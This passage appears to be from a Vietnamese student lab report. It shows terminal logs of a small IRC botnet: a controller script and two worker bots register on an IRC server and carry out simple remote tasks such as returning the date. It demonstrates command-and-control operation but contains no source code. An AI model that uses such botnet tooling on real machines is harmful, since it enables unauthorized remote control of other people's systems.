
```
luan@ubuntu:~/irc/botnet$ python worker.py -b Luan_boss -s irc.st-city.net -n Luan_bot1
2024-05-08 07:18:26,405 - INFO - Registering nick Luan_bot1
2024-05-08 07:18:26,406 - INFO - Authing as Luan_bot1
2024-05-08 07:18:28,181 - INFO - server ping: :\jl{YoqVSA
2024-05-08 07:18:31,370 - INFO - Registered
2024-05-08 07:22:00,282 - INFO - server ping: :coruscant.st-city.net
```

Máy Bot2:

```
luan@ubuntu:~/irc/botnet$ python worker.py -b Luan_boss -s irc.st-city.net -n Lu
an_bot2
2024-05-08 07:18:57,779 - INFO - Registering nick Luan_bot2
2024-05-08 07:18:57,779 - INFO - Authing as Luan_bot2
2024-05-08 07:18:59,051 - INFO - server ping: :wsqcYywq@A
2024-05-08 07:19:02,928 - INFO - Registered
2024-05-08 07:22:00,296 - INFO - server ping: :romulus.st-city.net
```

Ta mở rộng mạng có 2 worker thành công.

Kiểm tra bằng cách chạy một số lệnh trong mIRC client:



Kết quả máy boss:

```
luan@ubuntu:~/irc/botnet$ python boss.py -c NT230 -n Luan_boss -x luan -s irc.st-city.net
2024-05-08 07:17:59,699 - INFO - Registering nick Luan_boss
2024-05-08 07:17:59,700 - INFO - Authing as Luan_boss
2024-05-08 07:18:00,419 - INFO - server ping: :b?x~gTBzcH
2024-05-08 07:18:04,771 - INFO - Registered
2024-05-08 07:18:36,749 - INFO - added worker [Luan_bot1]
2024-05-08 07:19:08,105 - INFO - added worker [Luan_bot2]
2024-05-08 07:22:00,119 - INFO - server ping: :romulus.st-city.net
2024-05-08 07:27:37,595 - INFO - Luan authenticated successfully
2024-05-08 07:27:42,780 - INFO - task [1] received by worker Luan_bot1
2024-05-08 07:27:43,182 - INFO - task [1] received by worker Luan_bot2
2024-05-08 07:27:43,182 - INFO - task [1] finished by worker Luan_bot1
2024-05-08 07:27:43,182 - INFO - 1:Luan_bot1:{'Luan_bot2': '', 'Luan_bot1': ''}
2024-05-08 07:27:44,194 - INFO - task [1] finished by worker Luan_bot2
2024-05-08 07:27:44,194 - INFO - 1:Luan_bot2:{'Luan_bot2': '', 'Luan_bot1': ''}
2024-05-08 07:27:47,186 - INFO - task [2] received by worker Luan_bot1
2024-05-08 07:27:47,610 - INFO - task [2] finished by worker Luan_bot1
2024-05-08 07:27:47,610 - INFO - 2:Luan_bot1:{'Luan_bot1': '2024-05-08 07:27:46.848192\n'}
2024-05-08 07:27:48,438 - INFO - task [2] received by worker Luan_bot2
2024-05-08 07:27:48,865 - INFO - task [2] finished by worker Luan_bot2
2024-05-08 07:27:48,865 - INFO - 2:Luan_bot2:{'Luan_bot2': '2024-05-08 07:27:48.106928\n', 'Luan_bot1': '2024-05-08 07:27:46.848192\n'}
```